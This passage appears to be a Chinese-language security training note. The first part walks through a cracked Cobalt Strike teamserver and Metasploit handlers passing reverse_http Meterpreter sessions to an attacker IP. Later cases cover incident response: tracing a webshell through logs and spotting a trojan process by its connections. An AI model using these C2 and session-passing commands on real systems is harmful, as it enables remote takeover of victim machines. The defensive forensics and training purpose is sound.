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
目标机:



启动CS服务端


```
root@2ip1dwe9r30ne370701z:/opt/cobaltstrike-0-cracked# ./teamserver 101.37.100.211 xiao0i
[*] Will use existing X509 certificate and keystore (for SSL)
[*] Team server is up on 50050
[*] SHA256 hash of SSL cert is: a05b080e51c5a2aab8fbf98f35e5b9fb6ce8aa7c4da4cd80b78fa5fdaf4ae8
[*] Listener: dns started!
[*] Listener: webserver started!
```

启动CS客户端




目标机执行木马,在CS上上线

启动MSF



接下来,将CS移交到MSF上,首先,有创建一个监听器,host是msf所在服务器IP



在msf上创建监听器,payload要和cs监听器协议一样,端口也要一样

```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_http
payload => windows/meterpreter/reverse_http
msf6 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

  Name  Current Setting  Required  Description
  ----  -
  LHOST 0.0.0.0          yes       The local listener hostname
  LPORT 8080             yes       The local listener port
  LURI   /               no        The HTTP Path

Payload options (windows/meterpreter/reverse_http):



  Name  Current Setting  Required  Description
  ----  -
  EXITFUNC process    yes       Exit technique (Accepted: '', seh, thread, process, none)
  LHOST 0.0.0.0          yes       The local listener hostname
  LPORT 8080             yes       The local listener port
  LURI   /               no        The HTTP Path

Exploit target:

  Id  Name
  --  -
  0   Wildcard Target

msf6 exploit(multi/handler) > set lhost 0.0.0.0
lhost => 0.0.0.0
msf6 exploit(multi/handler) > set lport 6677
lport => 6677
msf6 exploit(multi/handler) > ex
```

想要反弹哪个会话,点击视图中对应的电脑,选择Spawn



在msf处上线

```
msf6 exploit(multi/handler) > exploit
[*] Handler failed to bind to 101.37.160.211:5566
[*] Started HTTP reverse handler on http://0.0.0.0:5566
[*] http://101.37.160.211:5566 handling request from 219.140.235.169; (UUID: rpdhnmzp) Staging x86 payload (176220 bytes) ...
[*] Meterpreter session 2 opened (172.16.41.239:5508 -> 219.140.235.169:15272) at 2020-12-05 20:20:36 +0800
[*] http://101.37.160.211:5566 handling request from 219.140.235.169; (UUID: rpdhnmzp) Staging x86 payload (176220 bytes) ...
[*] Meterpreter session 3 opened (172.16.41.239:5508 -> 219.140.235.169:19275) at 2020-12-05 20:20:37 +0800
meterpreter >
```

从msf到cs,先记录要返回session的id

```
msf6 exploit(multi/handler) > use exploit/windows/local/payload_inject
show[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/local/payload_inject) > show options

Module options (exploit/windows/local/payload_inject):
-----
Name      Current Setting  Required  Description
-----
AUTOUNHOOK false           no        Auto remove EDRs hooks
PPID      0               no        Process Identifier to inject of process to inject payload. 0-New Process
PPID      0               no        Process Identifier for PPID spoofing when creating a new process. (0 = no PPID spoofing)
SESSION   5               yes       The session to run this module on.
WAIT_UNHOOK 5              yes       Seconds to wait for unhook to be executed

Payload options (windows/meterpreter/reverse_tcp):
-----
Name      Current Setting  Required  Description
-----
EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
LHOST     172.16.41.239    yes       The listen address (an interface may be specified)
LPORT     4444             yes       The listen port

Exploit target:
-----
Id  Name
--  --
0   Windows
```

```
msf6 exploit(windows/local/payload_inject) > set payload windows/meterpreter/reverse_http
payload => windows/meterpreter/reverse_http
msf6 exploit(windows/local/payload_inject) > show options

Module options (exploit/windows/local/payload_inject):
-----
Name      Current Setting  Required  Description
-----
AUTOUNHOOK false           no        Auto remove EDRs hooks
PPID      0               no        Process Identifier to inject of process to inject payload. 0-New Process
PPID      0               no        Process Identifier for PPID spoofing when creating a new process. (0 = no PPID spoofing)
SESSION   5               yes       The session to run this module on.
WAIT_UNHOOK 5              yes       Seconds to wait for unhook to be executed

Payload options (windows/meterpreter/reverse_http):
-----
EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
LHOST     172.16.41.239    yes       The local listener hostname
LPORT     4444             yes       The local listener port
LURI      1               no        The HTTP Path

exploit target:
-----
Id  Name
--  --
0   Windows

msf6 exploit(windows/local/payload_inject) > set lport 5566
lport => 5566
msf6 exploit(windows/local/payload_inject) > set lhost 101.37.160.211
lhost => 101.37.160.211
msf6 exploit(windows/local/payload_inject) >
```

```
msf5 exploit(windows/local/payload_inject) > set session 4
session => 4
msf5 exploit(windows/local/payload_inject) > show options

Module options (exploit/windows/local/payload_inject):

  Name      Current Setting  Required  Description
  ----      -
  AUTOLOAD  false            no        Auto remove EDRs hooks
  PID        0                no        Process Identifier to inject of process to inject payload. 0-New Process
  PPID       0                no        Process Identifier for PPID spoofing when creating a new process. (0 = no PPID spoofing)
  SESSION    4                yes       The session to run this module on.
  WAIT_UNHOOK 5                yes       Seconds to wait for unhook to be executed

Payload options (windows/meterpreter/reverse_http):

  Name      Current Setting  Required  Description
  ----      -
  EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
  LHOST     101.37.160.211  yes       The local listener hostname
  LPORT     5566             yes       The local listener port
  LURI      /                no        The HTTP Path

Exploit target:

  Id  Name
  --  -
  0    Windows
```

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目前三台主机在cs上

SEARCHED 1 host

219.140... 192.168... webserver

219.140... 192.168... webserver

219.140... 192.168... webserver

Event Log X

Listeners X

name <= payload

dns windows/beacon_dns/reverse

msf windows/foreign/reverse

webserver windows/beacon_http/reverse

ssh://root:*****@101.37.160.211:22

1 cs+msf 2 cs+msf

msf5 exploit(windows/local/payload_inject) > set session 4
session => 4
msf5 exploit(windows/local/payload_inject) > show options

Module options (exploit/windows/local/payload_inject):

 Name Current Setting Required Description
 ---- -
 AUTOLOAD false no Auto remove EDRs hooks
 PID 0 no Process Identifier to inject of process to inject payload. 0-New Process
 PPID 0 no Process Identifier for PPID spoofing when creating a new process. (0 = no PPID spoofing)
 SESSION 4 yes The session to run this module on.
 WAIT_UNHOOK 5 yes Seconds to wait for unhook to be executed

Payload options (windows/meterpreter/reverse_http):

 Name Current Setting Required Description
 ---- -
 EXITFUNC process yes Exit technique (Accepted: '', seh, thread, process, none)
 LHOST 101.37.160.211 yes The local listener hostname
 LPORT 5566 yes The local listener port
 LURI / no The HTTP Path

Exploit target:


 Id Name
 -- -
 0 Windows

msf5 exploit(windows/local/payload_inject) > exploit

(-) Handler failed to bind to 101.37.160.211:5566
(-) Handler failed to bind to 0.0.0.0:5566
(*) Running module against WEBSERVER

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现在成了4台



案例2-web攻击应急响应溯源-后门,日志

故事回顾:某顾客反应自己的网站首页出现被篡改,请求置源


分析:涉及的攻击面 涉及的操作权限 涉及的攻击意图(修改网站为了干嘛?,可以从修改的网站来分析) 涉及的攻击方式等

思路1:


利用日志定位修改时间基数,将前时间进行攻击分析,后时间进行操作分析

思路2:

利用后门webshell查杀脚本或工具找到对应后门文件,定位第一时间分析先查看开放的端口,再查看端口所对应的服务



通过任务管理器找到该进程的路径




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看到是由Apache搭建的,Apache有日志记录
首页被修改,首页可能是index等地址



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通过查看发现这个x.php很特殊,对应找到网站目录



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打开发现是一个后门
可以根据工具的指纹来发现是什么工具
后门查杀工具



#案例3-WIN系统攻击应急响应溯源-后门,日志,流量

分析：涉及的攻击面 涉及的操作权限 涉及的攻击意图 涉及的攻击方式等

故事回顾：某客户反应服务器异常出现卡顿等情况，请求支援

思路：利用监控工具分析可疑进程，利用杀毒软件分析可疑文件，利用接口工具抓流量


获取进行监控: PCHunter64

获取执行列表: UserAssistView

```
AppCompatCacheParser.exe --csv c:\temp -t
```

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后门会占用资源



监管进程,标为蓝色的为系统外进程,属于第三方

看到可以进程,但还是不能确定是木马。可以分析,这个进程启动后有什么操作,对外连接吗?

协议	本地地址	远程地址	连接状态	进程ID	进程路径
Tcp	0.0.0.0:3306	0.0.0.0:0	LISTENING	4560	C:\phpStudy\PHPTutorial\MySQL\bin\mysqld.exe
Tcp	0.0.0.0:3309	0.0.0.0:0	LISTENING	2496	C:\phpStudy\PHPTutorial\MySQL\bin\mysqld.exe
Tcp	0.0.0.0:8080	0.0.0.0:0	LISTENING	4568	C:\phpStudy\PHPTutorial\Apache\bin\httpd.exe
Tcp	0.0.0.0:49152	0.0.0.0:0	LISTENING	368	C:\Windows\System32\svchost.exe
Tcp	0.0.0.0:49153	0.0.0.0:0	LISTENING	756	C:\Windows\System32\svchost.exe
Tcp	0.0.0.0:49154	0.0.0.0:0	LISTENING	820	C:\Windows\System32\svchost.exe
Tcp	0.0.0.0:49155	0.0.0.0:0	LISTENING	472	C:\Windows\System32\svchost.exe
Tcp	0.0.0.0:49156	0.0.0.0:0	LISTENING	464	C:\Windows\System32\svchost.exe
Tcp	0.0.0.0:49157	0.0.0.0:0	LISTENING	2532	C:\Windows\System32\svchost.exe
Tcp	192.168.76.143:55182	10.1.37.160:211:55182	CLOSE_WAIT	712	C:\phpStudy\phpStudy.exe
Tcp	192.168.76.143:60176	10.1.37.160:211:5588	ESTABLISHED	3092	C:\Windows\System32\cmd.exe
Tcp	192.168.76.143:60308	10.1.37.160:211:5588	ESTABLISHED	2948	C:\Windows\System32\cmd.exe
Tcp	192.168.76.143:62347	10.1.37.160:211:5606	CLOSE_WAIT	4880	C:\Users\Administrator\Desktop\jartfact.exe
Tcp	192.168.76.143:62363	10.1.37.160:211:5566	CLOSE_WAIT	516	C:\Users\Administrator\Desktop\jartfact.exe

查看网络,发现有网络连接,可以确定是木马

Item Name	Index	Count
USER_CTLSESSION	1	110
USER_CTLSESSION	4	0
[AC14E77-02B7-485D-B744-2EB1A85196B7]\Duba.exe	5	0
Microsoft.Windows.ControlPanel	7	0
Microsoft.Windows.Shell.RunDialog	9	0
[AC14E77-02B7-485D-B744-2EB1A85196B7]\vncscript.exe	10	0
D:\vncscript.exe	11	0
[AC14E77-02B7-485D-B744-2EB1A85196B7]\SystemPropertiesAdvanced...	12	0
Microsoft.Windows.ControlPanel.FolderOptions	14	0
C:\Users\Administrator\AppData\Local\Temp\1\Ufromond6.exe	22	0
[B6069377-6AF0-444B-B957-A3773F0C200E]\Hotepad++\notepad++.exe	24	0
[B6069377-6AF0-444B-B957-A3773F0C200E]\WinRAR\Winrar.exe	26	0
C:\Users\Administrator\Desktop\cn_sql_server_2012_developer_ed...	29	0
C:\Users\Administrator\Desktop\cn_sql_server_2012_developer_ed...	30	0
[B6069377-6AF0-444B-B957-A3773F0C200E]\Microsoft SQL Server\11...	31	0
[B6069377-6AF0-444B-B957-A3773F0C200E]\Microsoft SQL Server\11...	32	0
[B6069377-6AF0-444B-B957-A3773F0C200E]\Microsoft Help Viewer\w...	34	0
[B6069377-6AF0-444B-B957-A3773F0C200E]\Microsoft Help Viewer\w...	35	0
[B6069377-6AF0-444B-B957-A3773F0C200E]\Hotepad++\update\UPD.exe	38	0
[B6069377-6AF0-444B-B957-A3773F0C200E]\Hotepad++\update\UPD.exe	41	0
[B6069377-6AF0-444B-B957-A3773F0C200E]\Hotepad++\update\UPD.exe	42	0

检查文件执行记录,可以用来分析木马的执行时间

Item Name	Index	Count	Modified Time	ClassID
C:\Users\Administrator\Desktop\UserAssistView.exe	54	2	2020/12/5 21:02:40	[C6BFF5C3-ACE2-474F-...
[AC14E77-02B7-485D-B744-2EB1A85196B7]\ServerManager.exe	6	5	2020/12/5 21:02:05	[C6BFF5C3-ACE2-474F-...
C:\Users\Administrator\Desktop\Server Manager.lnk	68	2	2020/12/5 21:02:05	[C6BFF5C3-ACE2-474F-...
C:\Users\Administrator\Desktop\VCHeader64.exe	51	3	2020/12/5 21:01:13	[C6BFF5C3-ACE2-474F-...
C:\Users\Administrator\Desktop\VCHeader64.exe	55	1	2020/12/5 20:51:16	[C6BFF5C3-ACE2-474F-...
[B6069377-6AF0-444B-B957-A3773F0C200E]\vncscript.exe	53	2	2020/12/5 19:31:19	[C6BFF5C3-ACE2-474F-...
C:\Users\Administrator\Desktop\jartfact.exe	50	2	2020/12/5 19:02:45	[C6BFF5C3-ACE2-474F-...

再通过这个时间去查找日志前后

未完待续....